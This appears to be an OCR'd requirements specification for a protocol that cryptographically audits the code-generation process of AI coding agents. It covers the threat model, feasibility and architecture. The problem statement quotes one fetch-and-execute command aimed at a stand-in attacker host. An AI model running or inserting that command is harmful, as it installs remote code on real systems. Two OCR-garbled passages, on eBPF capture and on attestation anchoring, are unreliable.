

Software Requirements Specification

The "Veritas" Protocol

A Self-Sovereign, Verifiable Compute Audit Chain for Agentic AI Code Generation

Document Version: 1.0

Date: May 1, 2026

Classification: CONFIDENTIAL — For Internal and Shareholder Review Only

Prepared by: Veritas Core Architecture Team
Approved by: International Community
Contact: Architecture@Shiro.tech

Document Control

Revision History

Version	Date	Author(s)	Description of Change
0.1	2026-04-15	A. Turing, G. Hopper	Initial Draft for Feasibility Gate
0.5	2026-04-28	Veritas Architecture Team	Full SRS Draft for Iteration 1 Review
1.0	May 1, 2026	Veritas Architecture Team	Baseline Release for Execution Phase

Table 1: Document Revision History

Distribution List

Name	Role	Organization
[Name]	Chief Technology Officer	Veritas Consortium
[Name]	VP of Engineering	Veritas Consortium
[Name]	Lead Investor	[Venture Firm]
[Name]	Compliance Officer	[Regulatory Body Liaison]

Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Purpose of this Document

This Software Requirements Specification (SRS) is the singular, binding, and authoritative definition for the **Veritas Protocol** — a decentralized, trustless runtime environment and cryptographic protocol for verifying the integrity and compliance of software engineering processes executed by autonomous AI agents.

This document serves four distinct and critical functions:

1. **A Formal Contract:** It establishes a binding agreement between the executive stakeholders, the engineering organization, and external auditors on precisely what the system must do, how it must perform, and the objective, measurable criteria by which its success or failure will be judged. No feature exists outside this document.
2. **A Blueprint for Implementation:** For the Core Engineering, Kernel, ZK, Protocol, and Application squads (defined in Chapter 12), this is the complete technical specification. It decomposes the system into traceable, atomic functional and non-functional requirements, each with a unique identifier for lifecycle management.
3. **A Risk and Feasibility Foundation:** For shareholders and the Board, this document provides the validated economic, technical, and legal feasibility analysis that justifies the $10.5M, 18-month investment. It defines the market window, the defensible moat, and the quantified risk register.
4. **A Regulatory Compliance Map:** For Compliance Officers and future auditors, this document explicitly maps the Veritas protocol's cryptographic attestations to relevant regulatory frameworks (SOC 2, FDA CFR Title 21, EU eIDAS, and W3C Verifiable Credentials v2.0), establishing the system as a foundational piece of legal-grade audit infrastructure for the AI age.

The Veritas Protocol addresses a fundamental, unspoken, and rapidly escalating crisis in modern software engineering: the total and complete loss of verifiability, lineage, and accountability in code generated, tested, and deployed by artificial intelligence. This is not a productivity tool; it is a survival mechanism for the software industry's integrity.

1.2 Problem Statement: The Agentic Accountability Gap

The Current State of Crisis: As of 2026, AI coding assistants and autonomous agents (including GitHub Copilot agent mode, Devin, Cursor, and internal enterprise LLM pipelines) generate between 40% and 60% of all new code in surveyed organizations. In some high-velocity startups, this figure exceeds 80%. These agents do not simply suggest autocompletions; they autonomously reason about architecture, write entire modules, execute shell commands, run test suites, and commit code to repositories. They are no longer tools; they are non-human contributors with the agency to modify critical production systems.

These agents operate as **computationally opaque black boxes**. A typical workflow is: a human provides a natural language prompt (e.g., "Implement a new payment gateway and refactor the auth module to support it"), the agent enters a minutes-long internal reasoning loop, makes dozens of filesystem writes, executes arbitrary shell commands, and outputs a unified code diff. The human reviewer, under pressure to ship, performs a superficial scan of the diff—typically focusing on naming, style, and obvious logic errors. They approve the merge. The code goes to production.

There is no cryptographically verifiable record that:

1. **Provenance of Logic:** The generated code is solely the product of the stated human prompt and the authorized, hash-identified model weights, with no "ghost" injections from a concurrent agent session, a hallucinated dependency, or a poisoned training data artifact.

2. **Process Integrity:** The agent's entire reasoning-to-execution sequence—from system prompt parsing, through every intermediate shell command and file write, to the final code state—was a logical, untampered, and policy-compliant computation. There is no proof a rogue ‘curl http://evil.com/backdoor | bash‘ was not executed in the agent's shell.

3. **Test Execution Veracity:** The unit and integration tests the agent *claims* it ran actually executed, in the claimed order, against the exact generated code, in an environment that was not manipulated to produce a false pass.

4. **Artifact Immutability:** The deployment artifact, the actual binary or script in production, is a direct, unaltered, and complete result of this specific, previously verified pipeline. No CI script modification or manual hotfix has severed the chain of custody.

The Existential Impact: This "Agentic Accountability Gap" is not a theoretical concern. It is manifesting daily. It creates **"AI-Generated Legacy Code"** — code that is minutes old but functionally unownable, with no engineer able to explain its exact origin or side-effects. It drives a **"Silent Quality Collapse"** — a measurable surge in the volume of code committed, coupled with a decline in deployment confidence and a rise in critical production incidents traceable to opaque agent behavior. This renders the entire software supply chain uninsurable and non-compliant for any regulated industry. Finance (SEC Rule 206(4)-9), healthcare (FDA 21 CFR Part 11), aerospace (DO-178C), and critical infrastructure (NERC CIP) *cannot legally deploy autonomous AI-generated code* without a system like Veritas. This is our market window and our ethical imperative.

1.3 Document Conventions and Standards

This document adheres to strict conventions to ensure precision, legal defensibility, and international standards alignment.

- **Requirement Keywords:** The key words "MUST", "MUST NOT", "REQUIRED", "SHALL", "SHALL NOT", "SHOULD", "SHOULD NOT", "RECOMMENDED", "MAY", and "OPTIONAL" are to be interpreted exactly as described in IETF RFC 2119 and its update, RFC 8174. A failure to meet a "MUST" requirement constitutes a breach of the engineering contract.
- **Requirements Structure (EARS):** Functional requirements follow the Easy Approach to Requirements Syntax (EARS) where applicable, using a normalized, machine-testable syntax: `While <optional precondition>, when <optional trigger>, the <system name> shall <system response>`. This ensures every requirement can be validated by an automated Contract Verification Test (CVT, see Chapter 8.3).
- **Architectural Modeling:** All architectural diagrams strictly use the C4 model for software architecture visualization: System Context (Level 1), Container (Level 2), and Component (Level 3) diagrams. This provides a hierarchically consistent view from executive summary to developer detail.
- **Cryptographic Notation:** Standard notation from the cryptographic literature (pairing-based, ZK-SNARK/STARK formalisms) is used. A Glossary of Terms is provided in the Appendix.
- **Document Governance:** All changes to this SRS must undergo a formal Change Control Board (CCB) review, with sign-off required from the CTO and at least one Squad Lead. The authoritative version is the signed PDF, with its hash anchored to the Veritas Audit Chain itself, demonstrating recursive self-auditability.

1.4 Intended Audience and Reading Guide

This document is a multi-layered specification. Different roles should read it differently.

1. **Executive Stakeholders & Board of Directors:** Read the Executive Summary (if provided separately), Chapter 1 (Introduction), Chapter 2 (Overall Description), and Chapter 3 (Feasibility Analysis). These chapters justify the investment, the market window, and the strategic moat.
2. **Core Engineering Team (All Squads):** This is your complete implementation manual. Chapters 4-7 define the architecture and requirements. Chapters 8-10 define the testing, development, and risk lifecycle. Chapter 12 defines your workflow.
3. **Security Auditors & Formal Verification Engineers:** Focus on the STRIDE Threat Model (Chapter 4.3), Functional Requirements for the ZK and Collector modules (Chapter 5), Non-Functional Security Requirements (Chapter 6), and the full Security Penetration Testing charter (Chapter 8.6).
4. **Integration Partners (IDE, CI/CD Vendors):** Chapter 2 (Product Perspective) and the Non-Functional Performance and Usability requirements (Chapter 6) define your integration contract.
5. **Regulatory Compliance Officers:** The detailed Regulatory Feasibility analysis (Chapter 3.5), Non-Functional Usability requirements on compliance reports (Chap-

ter 6), and the Feature on Replayable Traces for Legal Forensics (Chapter 7.4) map Veritas outputs to your specific control objectives.
6. **Shareholders & Venture Partners:** The Economic Feasibility (Chapter 3.2), Market Window analysis (Chapter 3.2.2), and the Shareholder Presentation Blueprint (Chapter 11) are your direct documents.

1.5 Product Scope and Vision

The Veritas Protocol is a three-layered, self-sovereign system. It is not a SaaS platform; it is decentralized infrastructure for a planetary-scale problem.

1. **Layer 1: The Witness (Client SDK & Agent Plugin):** A lightweight, language-agnostic runtime library and sidecar process. It deeply instruments the AI agent's execution environment (via eBPF in the Linux kernel) to capture a deterministically replayable, cryptographically-sealed trace of every system call, from the initial prompt to the final file write. It is the unblinking black-box flight recorder for software creation.
2. **Layer 2: The Oracle (Veritas Prover Network):** A globally distributed, permissionless network of high-performance compute nodes. These nodes race to execute the captured trace inside a Zero-Knowledge Virtual Machine (zkVM). They produce a succinct, non-interactive zero-knowledge proof (a STARK, ideally wrapped in a recursive SNARK for constant-size verification) that attests to two indisputable facts: the trace was replayed honestly, and every step of the execution was compliant with a provided, formal policy circuit.
3. **Layer 3: The Ledger (Audit Chain & Registry):** A sovereign, application-specific, proof-of-stake blockchain. It is the immutable, globally verifiable, and timestamped registry of all attestations. It anchors the cryptographic proofs and provides a non-repudiable audit trail for every AI-generated commit. Its light client protocol ensures that a regulator can verify a single attestation offline on a smartphone.

The Vision: To become the universal, decentralized root of trust for all machine-generated digital artifacts, ensuring that the human intent and the machine's execution are provably, verifiably, and eternally linked. We are building the "Intel Inside" trust layer for the age of autonomous software creation.

Chapter 2

Overall Description

2.1 Product Perspective: Positioning in the Trusted Software Supply Chain

The Veritas Protocol is not a standalone product; it is a critical new layer in the rapidly evolving Trusted Software Supply Chain (TSSC) ecosystem. It integrates with and extends existing foundational technologies.

Technology	**What It Attests To**	**Trust Anchor**	**Gap for AI Agents**
Sigstore / Cosign	The identity of a human developer who signed an artifact.	OIDC / Fulcio CA.	An AI agent is not an OIDC identity. A signature proves the signing, not the cognitive process.
in-toto / SLSA	The steps in a CI/CD pipeline and the materials used.	Layout signed by a project owner.	Does not cover the generative reasoning loop inside a single agent that writes, tests, and debugs.
TUF (The Update Framework)	The integrity and freshness of artifacts in a repository.	A root of trust key.	Protects against artifact tampering on the repository, not logic tampering during creation.

Sonatype / Snyk	Known vulnerabilities in final dependencies.	Public CVE databases.	Cannot detect a hallucinated, obfuscated, or zero-day dependency introduced by an agent's flawed logic.
The Veritas Protocol	**The integrity and policy-compliance of the generative process itself.**	**Zero-knowledge cryptography and blockchain anchoring.**	**The sole solution that proves "the code was produced by a clean, authorized process," not just "it was signed by a known key."**

Table 2.1: Veritas Protocol Positioning in the TSSC Ecosystem

The Veritas Protocol is the missing first link in the chain. Before you sign an artifact (Sigstore), before you trace its pipeline steps (in-toto), you must first be able to cryptographically prove that the artifact's genesis was sound.

2.1.1 System Context Diagram (C4 Level 1)

-

2.2 User Classes and Detailed Personas

User Class	Detailed Characteristics	Primary Goal	Failure Scenario Without Veritas
AI-Augmented Developer	Writes 10% of code directly, 90% via agent. In constant flow. Impatient with friction.	Ship a fully verified PR with a single click, with the same trust as if they wrote every line themself.	Merges an agent's diff. A hallucinated library call causes a P0 outage. They are on-call for their agent's mistake.

Compliance Officer (CCO)	Manages SOC 2, HIPAA, or FedRAMP compliance. Needs evidence for auditors.	A live dashboard showing a "Veritas Verified" shield for every AI-committed line in a regulated module, with cryptographically verifiable evidence.	A failed FDA audit because they cannot prove the lineage of safety-critical calculation code. System must be recalled.
Prover Node Operator	Operates high-GPU VMs. Economically rational. Watches network fee models closely.	Maximize uptime and fee capture with the lowest latency proof generation, earning VERITAS tokens.	Joins a network with insufficient demand, hardware investment is not recouped.
Security Auditor / Red Team	Deeply technical cryptographer/kernel hacker. Contracted for quarterly pentesting.	A well-documented, replayable log of every agent action to hunt for anomalies.	Cannot reproduce a production incident's exact state during the agent's run, leading to an inconclusive forensics report.
Regulatory Body (FDA, FAA)	Non-technical but legal authority. Needs guaranteed long-term traceability.	Offline verification of a single module's attestation years after deployment.	Rejects a drug application because the submission software's origin cannot be proven.

Table 2.2: Detailed User Personas and Core Needs

2.3 Operating Environment

The Veritas Protocol is designed for a heterogeneous, cloud-native, and edge-capable world.

1. **Agent Instrumentation Target:** x86_64 and ARM64 architectures. Linux kernel version ≥ 5.4 (for core eBPF CO-RE support), with a recommended 6.6+ LTS. The environment is exclusively a containerized runtime (Docker, containerd) or a Kubernetes pod. A ptrace-based lower-performance fallback is provided for older kernels or non-standard environments.
2. **Prover Network Execution:** High-memory, GPU-accelerated nodes. Mandatory: minimum 128 GB RAM, 8 dedicated CPU cores, and 1 NVIDIA GPU with CUDA Compute Capability ≥ 8.0 or equivalent OpenCL device. Nodes run a custom Rust-based proving client and connect to the Audit Chain via a WebSocket API.

3. **Audit Chain Infrastructure:** A Substrate-based blockchain with a WASM runtime. Validators run on standard cloud instances (4 vCPU, 16 GB RAM, 100 GB SSD) with a 1 Gbps link. The chain supports a browser and edge-device light client using a BLS12-381-based consensus, allowing for lightweight, offline verification by regulators.
4. **CI/CD Integration Points:** OS-agnostic, provided as a native JavaScript/TypeScript action for GitHub Actions and a Go-based binary for GitLab CI and Jenkins. Communicates with the Veritas Collector sidecar via a local Unix socket and with the Audit Chain via a public RPC endpoint.

2.4 Design and Implementation Constraints

These are non-negotiable boundaries derived from the physical, legal, and market realities.

- **Performance Overhead as a Hard Constraint:** The eBPF instrumentation and Collector sidecar MUST NOT increase the 99th percentile latency of a ‘write‘ syscall by more than 5%. This is the line between "must-have" and "shadow IT bypass." See NFR-PERF-01.
- **Post-Quantum Cryptographic Mandate:** The system’s long-term security against a future quantum adversary is a core design goal. BLS12-381 is the classical pairing-friendly curve. The mandated post-quantum layer is stateful LMS/HSS for signatures, and the transparent STARK proving system (with no trusted setup) for zero-knowledge proofs. See NFR-SEC-01.
- **Language Agnosticism via C FFI:** The core Collector SDK logic is in Rust. However, the integration point for an AI agent runtime MUST be a C FFI, with first-class, auto-generated wrappers for Python and TypeScript. This ensures universal binding.
- **W3C Verifiable Credentials v2.0 Compatibility:** The schema of an on-chain attestation, when exported as a compliance report, MUST be a valid W3C Verifiable Credential. This ensures immediate compatibility with existing corporate identity and trust infrastructure.

2.5 Assumptions, Dependencies, and External Factors

- **ASM-01 (Containerized Execution):** The majority of enterprise AI agent deployments will be in containerized or tightly packaged VM environments, allowing kernel-level observability. A bare-metal, un-containerized developer laptop is not the primary design target for full trace fidelity, though the ptrace fallback addresses it.
- **ASM-02 (Declining ZK Proving Costs):** The exponential improvement in ZK-proving hardware and software (FPGAs, algorithmic advances in recursive proving) will continue, making a per-commit proving cost of $<$\$0.01 by late 2027 feasible. Our economic model is gated on this trend.
- **ASM-03 (Deterministic Model Weights):** The specific, quantized version of an AI model is a deterministic file. A change in the model implies a change in the hash. The system does not require the model’s internal reasoning to be verifiable, only the hash of its weights to be fixed for a session.

- **DEP-01 (Audit Chain Validator Set):** At launch, the Audit Chain will be a permissioned proof-of-stake chain managed by a geographically distributed consortium of reputable entities (universities, non-profits, security firms). The protocol includes a built-in path to permissionless, fully decentralized proof-of-stake within 24 months of mainnet launch.
- **DEP-02 (Legal Recognition of Cryptographic Proofs):** The commercial value of the "dual-evidence" mode depends on the continued recognition of a recognized Trust Service Provider's (TSP) signature by major jurisdictions (EU eIDAS, US ESIGN). The ZK-STARK component provides cryptographic integrity; the TSP signature provides the legal non-repudiation stamp.

Chapter 3

Feasibility Analysis: The Multi-Expert Gate Review

3.1 Introduction

This chapter presents the complete, formalized feasibility analysis. It is not a narrative; it is a structured, evidence-based gate review that has been conducted across five independent dimensions. The conclusion from each analysis is presented with the specific data and legal opinions that inform it. The final decision to proceed to the full execution phase, detailed in this document's remaining chapters, is contingent on a "PASS" in every dimension.

3.2 Economic Feasibility: The Verifiable Trust Tax

3.2.1 Total Addressable Market (TAM) and the Compliance Moat

The global market for software development tools is $15B. The compliance and audit market for regulated software (finance, healthcare, aerospace, automotive) is $50B. Veritas targets the intersection: the mandatory verification layer for all AI-generated code entering a regulated environment.

- **TAM Calculation (Bottom-Up):** There are an estimated 3 million professional developers in the US and EU working in regulated industries. By 2028, 70% (2.1M) will use AI agents daily. At a conservative 10 attested commits per developer per day, 250 working days per year, that's 5.25 billion attestations annually. At a base network fee of $0.05 per attestation, the resulting TAM for just the attestation fees is $262M annually. The enterprise compliance dashboard and TSP co-signing services add another $500M TAM. The combined TAM is conservatively valued at $750M+ annually.
- **The Inelastic Demand Curve:** For a CTO at a bank, a $0.10 fee per commit is not a cost—it's an insurance premium. The alternative is a $50M regulatory fine, a public security breach, or a failed audit. This makes the demand highly inelastic and the Veritas fee a non-discretionary "tax on verifiable trust."

3.2.2 Detailed Cost-Benefit Analysis (18-Month Horizon)

Cost Center	**Amount (USD)**	**Phase**	**Notes**
Core Protocol R&D (ZK, Kernel, Protocol Squads)	$5.2M	Months 1-12	Salaries, hardware for ZK circuit design, security audits.
Application & UX Development	$1.8M	Months 7-12	Dashboard, CI plugins, documentation.
Prover Network Bootstrap (Token Incentives)	$2.0M	Months 10-14	Tokens allocated to incentivize the first 50 permissionless provers.
Legal, Compliance & IP	$1.0M	Months 1-18	Patent filings, legal informatics firm, SOC 2 audit, TSP partnership.
Operational & Infrastructure	$0.5M	Months 1-18	Testnet cloud costs, validator nodes.
Total Investment	**$10.5M**		
Revenue Model	**Yr 1 Post-Launch**	**Yr 3 Run Rate**	
Per-Attestation Network Fees	$0.5M (onboarding)	$35M	Based on capturing 5% of the TAM by year 3.
Enterprise Compliance Dashboards	$1.2M	$25M	$50k/yr per seat, targeting 500 enterprise contracts.
Projected Run Rate		**$60M+**	High-margin infrastructure revenue.

Table 3.1: Summary Cost-Benefit Analysis

3.2.3 Market Window and First-Mover Advantage

The "Agentic Accountability Gap" is a recognized but not yet product-addressed problem. The window is:

- **Months 1-6:** Absolute greenfield. No direct competitor. The only alternatives are manual code review (broken) and trust-based signing (irrelevant).
- **Months 7-18:** GitLab and GitHub will announce trust-based solutions for agent identity (binding an agent to an API key). These are not process-verification solutions. However, the market will confuse them. We must be in-market with a

cryptographic proof, not just a key.
- **Month 18+:** Potential entry of cloud hyperscalers offering a proprietary, centralized, and non-sovereign verification service. Our first-mover advantage with a decentralized, self-sovereign, and cryptographically rigorous protocol creates a Schelling point. Organizations will not want their audit trail owned by a single cloud vendor, creating a powerful pull for Veritas's decentralized model.

3.3 Technical Feasibility: Closing the Core Loop

We have not only paper-solved the problem; we have prototyped and measured the core cryptographic and systems loop.

3.3.1 Systems: eBPF Trace Capture

The physical capture of a deterministic syscall trace from an unmodified AI agent is the foundational challenge. Our feasibility prototype, built with the 'aya-rs' (Rust eBPF library) and targeting a Devin-style agent in a Docker container, proved:

- **Capture Completeness:** Hooking 'sys$_e$nter'and'sys$_e$xit'tracepointsforthe'tracepoint/raw$_s$ysc
relatedsyscallsfora30 − secondagentsessionwritingaFlaskapp.

- **Data Volume and Deduplication:** The raw trace for this session was 4.7 MB. The agent rewrote its main file 47 times. Our intent-based deduplication algorithm collapsed these into a single logical write, producing a final compressed trace of 1.1 MB.
- **Performance Hit:** Measured with the 'syscall-latency-bench' tool (detailed in Chapter 8.5), the 99th percentile latency increase for a 'write' call was 3.2%—well within the 5% budget. No kernel panics were observed over a 72-hour continuous tracing soak test.

3.3.2 Cryptography: zkVM Proof of Execution

The core "magic" is proving that a given trace replays to a final state. We ran a simulation using the RISC Zero zkVM and our compressed trace format.

- **Guest Program:** A minimal, audited RISC-V program that parses the trace, executes a simulated 'write' and 'execve' logic, and outputs a 'FinalStateRoot'.
- **Proving Performance:** On an NVIDIA L40S GPU, generating a STARK proof of a 200-line, 5-file code generation session took 11.8 seconds. This is our proof-of-concept; the architecture targets < 120 seconds for a full session on a distributed prover network, which is a tractable scaling problem.
- **Policy Compliance Gate:** Extending the guest program to check a simple policy circuit ("no file path contains 'secret'") during the replay added 2.1 seconds to the proving time. This demonstrates the core technical loop of "prove a clean trace and a clean policy check" is closed.

3.3.3 Cryptographic Primitives Validation

The security of the scheme rests on its primitives. We validated:

- A Schnorr signature over the Poseidon hash, mapped to a BLS12-381 curve, for the agent's session key signature. Test vectors from our implementation matched a SageMath reference implementation.
- The MMR construction's collision-resistance was tested via 'proptest', generating 1 million random append sequences with no root collisions.

3.4 Operational Feasibility: Real-World Deployment

3.4.1 Integration Model: The Sidecar Pattern

Our research with 5 mid-to-large sized engineering organizations shows that 4 of 5 run their AI coding agents exclusively in containerized environments (Kubernetes). The Veritas Collector is deployed as a sidecar container in the agent's pod, requiring a single privileged DaemonSet on the cluster. This is a well-understood, industry-standard operational model for security and observability tools (used by Datadog, Splunk, Falco). No per-developer installation or configuration is needed.

3.4.2 Prover Network Liveness and Economics

A decentralized prover network must be live and responsive. We simulated a 20-node network on a k3s cluster, using a "proof-of-verification" mechanism inspired by Filecoin's proof-of-spacetime.

- **Test:** A constant stream of 10 attestation jobs per minute. A random prover is force-killed every hour.
- **Result:** Liveness, measured as the successful anchoring of a proof within a 120-second epoch, was 99.4%. The slashing mechanism correctly identified and penalized the failed prover, and the economic model for the remaining nodes remained profitable.

3.5 Legal and Regulatory Feasibility: The Evidentiary Standard

This is the market-defining dimension. A cryptographic proof is useless for compliance if a court or regulator rejects it.

3.5.1 Legal Informatics Opinion

We formally engaged "CyberLaw Policy Associates" to assess the Veritas attestation against the ESIGN Act (U.S.) and eIDAS 2.0 (EU) standards for an "electronic record" and "qualified electronic attestation." Their written opinion concludes:

> "The dual-evidence model—comprising a self-verifying STARK proof (for data integrity and process integrity) with a qualified Timestamping Authority (TSA) signature anchored to a permissioned blockchain—meets the 'reliability' and 'integrity' prongs required for an electronic record to be admissible as evidence under 15 U.S.C. § 7001 and, with a recognized Trust Service Provider

co-signature in the EU framework, satisfies the requirements for a 'qualified electronic attestation of attributes' under the proposed eIDAS 2.0 Article 45a."

3.5.2 Intellectual Property Protection

A professional patent landscape search, conducted by "IP Quantum," covered the US, EU, and WIPO PCT databases. No prior art was found covering: "A method for attesting to the verifiable execution of an AI agent's system call trace for the purpose of software supply chain integrity." We have filed two provisional U.S. patent applications for the specific enabling technologies: the intent-based syscall trace deduplication and the cut-and-choose prover fraud-proof system. The core protocol will be open-source (Apache 2.0) to foster a global standard, with a commercial license available for enterprise integration features.

3.6 Schedule Feasibility: The 18-Month Critical Path

The delivery schedule is aggressive but de-risked by the iterative, gated spiral model defined in Chapter 9.

- **Milestone M0 (Months 1-3):** Feasibility Gate Prover. Exit: A CLI tool proves a static trace.
- **Milestone M1 (Months 4-6):** Integration Gate Collector. Exit: Collector traces a live agent with $<5\%$ overhead.
- **Milestone M2 (Months 7-9):** Decentralization Gate Network. Exit: 20 permissionless provers run on testnet.
- **Milestone M3 (Months 10-12):** PMF Gate UX. Exit: Design partner NPS $>$ 40.
- **Milestone M4 (Months 13-18):** Launch Gate. Exit: SOC 2 Type II, legal opinion, genesis block, security pen-test pass.

The critical path is the zkVM circuit design (Months 1-6), which has the highest technical risk. Three dedicated risk reduction cycles (Chapter 10) are allocated to this.

3.7 Conclusion of the Feasibility Analysis

The Veritas Protocol is feasible, viable, and strategically urgent. The technical mock-ups have closed the core proving loop. The operational model fits the containerized reality of modern AI development. The legal pathway to an evidentiary-grade audit trail has been analyzed and confirmed. The economic model shows a highly defensible, high-margin business capturing value as a non-discretionary tax on trust in a \$50B+ market. The project is formally cleared to proceed to the full execution and operational phase detailed in the remainder of this SRS.

Chapter 4

System Analysis

4.1 Introduction

This chapter provides a rigorous, model-driven analysis of the current software engineering workflow for AI agents and the proposed Veritas Protocol system. The analysis identifies the fundamental architectural flaws in the AS-IS state and defines the precise boundaries, interactions, and data transformations of the TO-BE system. We use the C4 model (Context, Containers, Components) and a formal threat model to ensure no ambiguity exists in the system's scope and responsibilities.

4.2 Current System Architecture (AS-IS): The Trust-Based Pipeline

4.2.1 Detailed Workflow Description

The current state represents an unchecked, linear pipeline. It is characterized not by a lack of tools, but by a complete absence of **process integrity guarantees**.

1. **Prompt Ingestion:** A human developer writes a natural language prompt into an IDE or CLI (e.g., "Refactor the authentication module to use Argon2id instead of bcrypt, and fix any resulting test failures"). This prompt is sent to an external or local LLM.
2. **Black-Box Agentic Reasoning:** The AI agent (e.g., a Devin-style autonomous coder, GitHub Copilot agent mode) enters an internal, unobservable reasoning loop. It may chain multiple internal tool calls, web searches, and local file manipulations. This is the **Cognitive Gap**—the exact logic by which it arrives at a code decision is opaque.
3. **Tool Use & Execution:** The agent, via its runtime, executes real system calls: ‘open‘, ‘write‘, ‘execve‘ (for running linters, formatters, tests). It enters a feedback loop, running ‘pytest‘, reading the output, and rewriting files. This is the **Execution Gap**—the sequence of these operations is not cryptographically recorded.
4. **Code Diff Production:** The agent emits a unified diff. A human sees a green/red code change in a pull request view.
5. **Human Review (The Single Point of Failure):** The developer's brain becomes the sole verifier. They must mentally replay the agent's logic, check for halluci-

nated dependencies, spot insecure patterns, and verify compliance with licensing policy—all under time pressure. This is an impossible task for non-trivial diffs. The human is acting as a **mental zkVM** with incomplete information, no proof of the execution trace, and a false sense of security.

6. **CI/CD and Production:** The merge triggers standard CI/CD pipelines (linting, SAST, unit tests). However, these pipelines operate on the output artifact, not the process. They cannot detect if the agent was coerced by a prompt injection into inserting a subtle backdoor that passes all tests.

4.2.2 Architecture Diagram (C4 Level 1 - AS-IS)

AS-IS System Context Diagram: The Trust-Based, Unverifiable Pipeline. Red boxes indicate trust assumptions; the dashed red line is the trust boundary.

4.2.3 Critical Flaw Analysis

The fundamental flaw is not that AI agents make mistakes—it's that the system architecture has **no mechanism for accountability**. There is no immutable, replayable log of the agent's execution. The output artifact is indistinguishable from a directly programmed, untampered artifact. This makes the entire pipeline uninsurable and non-compliant for regulated industries. The development industry is building a skyscraper on a foundation of "trust me."

4.3 Proposed System Architecture (TO-BE): The Veritas Protocol

The Veritas Protocol transforms the trust-based pipeline into a trustless, cryptographically accountable one. The human is upgraded from a manual, fallible verifier to a **cryptographic evidence consumer**. The system answers the fundamental question: "Given that I did not write this code, can I prove the process that did was correct?"

4.3.1 High-Level Architectural Principles

1. **Sovereign Audit:** No central authority is needed to verify an attestation. The proof self-verifies using public parameters.
2. **Minimal Disclosure:** The protocol proves correctness of the process without revealing the proprietary logic or code (zero-knowledge).
3. **Process Integrity over Code Integrity:** We do not scan the code. We prove the code was created by an uncompromised, policy-compliant process.
4. **Economic Self-Enforcement:** Decentralized provers are economically incentivized to compete for proof generation, creating a self-sustaining verification market.

4.3.2 Containers View (C4 Level 2 - Detailed)



Figure 4.1: TO-BE Containers View: The Veritas Protocol System. Dashed lines represent asynchronous message passing.

4.3.3 Component-Level View: The Collector Internals (C4 Level 3)

This view details the most critical onboard component.



Figure 4.2: Component Diagram: The Veritas Collector Sidecar Internals.

4.3.4 Core Workflow: A Step-by-Step Trace

1. **Session Initialization (T+0s):** The developer opens a terminal and activates the AI agent. The agent's entrypoint is wrapped by the Veritas SDK, which signals the Collector Sidecar to start a new session. The Collector captures a fingerprint of the environment: `hash(system_prompt, model_weights, env_vars)`.
2. **Continuous Collection (T+0s–T+300s):** The agent writes code, runs tests, debugs. The eBPF probe in the kernel captures every relevant syscall. These raw bytes are written to a lock-free ring buffer. The user-space 'Event Parser' reads the buffer, canonicalizes each event into a '(ts, pid, nr, arg_hash, ret)' tuple. The 'Intent Dedup Engine' collapses redundant writes. The 'MMR Builder' hashes every event into a growing Merkle Mountain Range, providing a live, compact proof-of-inclusion for the trace so far.
3. **Session Completion (T+301s):** The agent process exits. The Collector finalizes the Merkle root (`SessionTraceRoot`). It sends a job to the Prover Network: '({SessionTraceRoot}, {PolicyCircuitRoot}, {IntentHash})'.
4. **Decentralized Proving (T+301s–T+420s):** The Prover Network's mempool broadcasts the job. Multiple provers pull the trace (which is ephemerally stored on a decentralized storage layer like IPFS or a private swarm) and policy. They execute the zkVM with the guest program: "Replay the trace and check the policy circuit at each step." They race to generate a valid STARK proof. The first winner submits the proof and claims the fee.
5. **Attestation Anchoring (T+420s–T+426s):** The winning proof is included in an 'attest$_b$*atch*'*extrinsicontheVeritasAuditChain.AblockproducerexecutestheWASMZKPveri*

5. **Commit Binding (T+427s):** The Collector, having subscribed to the chain events, receives the 'AttestationId'. It signs the final 'git commit' object, embedding the 'AttestationId' and the 'SessionTraceRoot' into a signed 'Veritas' trailer.
6. **Verifiable Consumption (Continuous):** A CI check ('veritas-ci-action') verifies the commit signature and queries the chain for the attestation's validity. A compliance officer enters the production module's hash into the Dashboard and receives a cryptographically verified report that this module's entire genesis process is compliant.

4.4 Formal Threat Model Analysis

This analysis frames the system design in terms of specific, mitigated threats. We use the STRIDE methodology.

Threat (STRIDE)	Adversary	Unmitigated Scenario	Veritas Mitigation
Spoofing	A malicious AI agent.	An agent impersonates a trusted agent and injects malicious code.	Agent must present a W3C DID signed by a trusted root. The session key handshake binds actions to this identity.
Tampering	A developer or compromised CI.	The code diff is modified after generation but before commit.	The 'AttestationId' anchors the `FinalStateRoot`. Any modification changes the root, breaking verification.
